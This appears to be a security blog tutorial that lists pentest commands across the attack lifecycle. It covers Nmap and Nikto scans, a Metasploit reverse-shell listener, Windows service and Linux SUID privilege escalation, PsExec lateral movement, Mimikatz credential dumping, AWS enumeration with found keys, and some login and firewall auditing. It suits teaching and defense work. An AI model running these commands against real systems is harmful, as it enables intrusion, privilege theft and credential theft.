Listen to this Post

Introduction:
The line between red team offensive operations and blue team defensive hardening is defined by knowledge. Mastering the tools and techniques used by penetration testers is not just for attackers; it is the foundational knowledge required to build resilient defenses. This guide provides a technical deep dive into essential commands across the attack lifecycle.
Learning Objectives:
- Execute fundamental reconnaissance and enumeration techniques on Windows and Linux systems.
- Understand and demonstrate common vulnerability exploitation and post-exploitation methods.
- Implement critical command-line controls for system hardening and detection.
You Should Know:
1. Network Reconnaissance with Nmap
Nmap is the quintessential network discovery and security auditing tool. It identifies hosts, services, and vulnerabilities on a network.
`nmap -sC -sV -O -p- 192.168.1.105`
-sC: Runs default scripts for broader discovery.
-sV: Probes open ports to determine service/version info.
-O: Enables OS detection.
-p-: Scans all 65,535 ports.
Step-by-step guide:
- Install Nmap on your attacking machine (
sudo apt install nmapon Kali).
2. Identify your target’s IP address (e.g., `192.168.1.105`).
- Run the command:
nmap -sC -sV -O -p- 192.168.1.105. - Analyze the output for open ports, running services (e.g., Apache 2.4.52), and the detected OS.
2. Vulnerability Scanning with Nikto
Nikto is an open-source web server scanner which performs comprehensive tests against web servers for dangerous files/CGIs, outdated server software, and other misconfigurations.
`nikto -h http://192.168.1.105`
Step-by-step guide:
1. Ensure the target web server is running.
2. From your Kali terminal, execute `nikto -h http://
3. Review the output for critical findings like outdated software versions and exposed sensitive files.
3. Initial Foothold with Metasploit
The Metasploit Framework is used to develop and execute exploit code against a remote target.
`msfconsole -x “use exploit/multi/handler; set PAYLOAD windows/meterpreter/reverse_tcp; set LHOST 192.168.1.100; set LPORT 4444; exploit”`
Step-by-step guide:
1. Start Metasploit: `msfconsole`.
- The command above automates setting up a listener.
3. `use exploit/multi/handler` selects the payload handler.
4. `set PAYLOAD windows/meterpreter/reverse_tcp` sets the payload type.
5. `set LHOST ` sets the listening IP.
6. `set LPORT 4444` sets the listening port.
7. `exploit -j` runs the listener as a job.
8. Execute a matching payload on the target to receive a reverse shell.
4. Privilege Escalation on Windows: Service Permissions
Misconfigured service binaries allow users to escalate privileges by replacing the binary.
`sc qc “VulnerableService”`
`sc config “VulnerableService” binPath= “C:\Windows\System32\cmd.exe /k net localgroup administrators user /add”`
`sc start “VulnerableService”`
Step-by-step guide:
- On the compromised Windows host, enumerate services: `wmic service get name,displayname,pathname,startmode | findstr /i /v “C:\Windows\”` to find non-standard paths.
- Check a service’s configuration:
sc qc "ServiceName". Look for `SERVICE_START_NAME` not set to `LocalSystem` and weak permissions on theBINARY_PATH_NAME. - If you have `SERVICE_CHANGE_CONFIG` permission, modify the binary path:
sc config "ServiceName" binPath= "net user ...". - Start the service: `sc start “ServiceName”` to execute your command with SYSTEM privileges.
5. Privilege Escalation on Linux: SUID Binaries
SUID (Set owner User ID) is a special file permission that allows a user to execute a program with the permissions of the file owner.
`find / -perm -u=s -type f 2>/dev/null`
`./usr/bin/custom_suid_binary -p $(which bash)`
Step-by-step guide:
- On the Linux target, find SUID binaries:
find / -perm -u=s -type f 2>/dev/null. - Research any uncommon binaries (e.g.,
custom_suid_binary) for known exploits or escape techniques. - If the binary executes system commands, it may be leveraged to spawn a privileged shell:
./usr/bin/custom_suid_binary -p $(which bash). - Verify your new privileges with the `id` command.
6. Lateral Movement with PsExec
PsExec is a light-weight telnet-replacement that lets you execute processes on other systems.
`psexec.exe -accepteula \\192.168.1.50 -u DOMAIN\Admin -p Password cmd.exe`
Step-by-step guide:
- From your compromised Windows machine, ensure you have acquired credentials (admin user/hash) for a target host (e.g.,
192.168.1.50).
2. Download PsExec onto your machine.
- Execute:
psexec.exe \\192.168.1.50 -u Administrator -p P@ssw0rd cmd.exe. - You will receive a command prompt running in the context of the Administrator on the remote host.
7. Credential Dumping with Mimikatz
Mimikatz is a post-exploitation tool used to extract plaintext passwords, hashes, PINs, and Kerberos tickets from memory.
`privilege::debug`
`sekurlsa::logonpasswords`
Step-by-step guide:
WARNING: This is for authorized penetration testing and defensive research only.
1. Upload `mimikatz.exe` to the compromised Windows host.
2. Open an administrative command prompt.
3. Execute Mimikatz.
- Run `privilege::debug` to enable the `SeDebugPrivilege` privilege. Should output
'20' OK. - Run `sekurlsa::logonpasswords` to dump passwords and hashes of all logged-on users from the LSASS process memory.
8. Cloud Infrastructure Enumeration with AWS CLI
The AWS Command Line Interface is a unified tool to manage AWS services. Attackers use it to enumerate misconfigured resources.
`aws sts get-caller-identity`
`aws s3 ls`
`aws ec2 describe-instances –region us-east-1`
Step-by-step guide:
- If you find AWS access keys (e.g., in a compromised environment), configure the CLI:
aws configure, then input the key, secret, and region.
2. Verify the credentials: `aws sts get-caller-identity`.
3. Enumerate available S3 buckets: `aws s3 ls`.
- List EC2 instances in a region:
aws ec2 describe-instances --region us-east-1. Review the output for sensitive data.
9. Defensive Hardening: Audit Linux User Login Activity
Monitoring user logins is crucial for detecting unauthorized access.
`last -a`
`grep “Failed password” /var/log/auth.log`
`who -u`
Step-by-step guide:
- To view a history of user logins (and reboots), use:
last -a. - To audit failed login attempts, which could indicate brute-force attacks, use:
sudo grep "Failed password" /var/log/auth.log | grep -v 127.0.0.1 | less. - To see who is currently logged on and what they are doing, use: `who -u` or
w.
10. Defensive Hardening: Windows Firewall Audit
Ensuring the host-based firewall is properly configured is a primary defense mechanism.
`netsh advfirewall show allprofiles state`
`netsh advfirewall firewall show rule name=all`
`netsh advfirewall set allprofiles state on`
Step-by-step guide:
- Check if the Windows Firewall is enabled on all profiles (Domain, Private, Public):
netsh advfirewall show allprofiles state. - List all current firewall rules:
netsh advfirewall firewall show rule name=all. - To enable the firewall if it’s off:
netsh advfirewall set allprofiles state on. Always verify new rules do not break critical applications.
What Undercode Say:
- Knowledge is the Ultimate Weapon: The same command that breaches a system is the one that can be monitored and blocked to defend it. Defense is not about magic boxes but about deep operational knowledge.
- Assume Breach, Hunt Continuously: The commands for credential dumping and lateral movement are not just for red teams. Blue teams must actively hunt for these artifacts in their logs; their presence is a definitive indicator of compromise.
The paradigm is shifting from prevention-centric security to detection and response. The techniques demonstrated are not novel; they are the foundational tradecraft of modern adversaries. Therefore, defensive strategy must pivot to assume these techniques will be attempted and must focus on creating pervasive visibility and logging across the entire enterprise environment. The future of defense lies in automating the detection of these specific, noisy attack patterns, effectively turning the attacker’s well-known playbook against them.
Prediction:
The increasing automation of both attack and defense tools will lead to a “battle of algorithms.” AI-driven penetration testing tools will autonomously chain vulnerabilities, while AI-powered SIEMs and EDRs will predict and neutralize these attacks in real-time. This will compress the cyber kill chain from days to minutes, forcing a new era of automated cyber warfare where only organizations with equally automated defenses will remain resilient. The human role will shift from manual execution to overseeing, tuning, and directing these intelligent systems.
🎯Let’s Practice For Free:
IT/Security Reporter URL:
Reported By: Kinjalpatel Pt – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


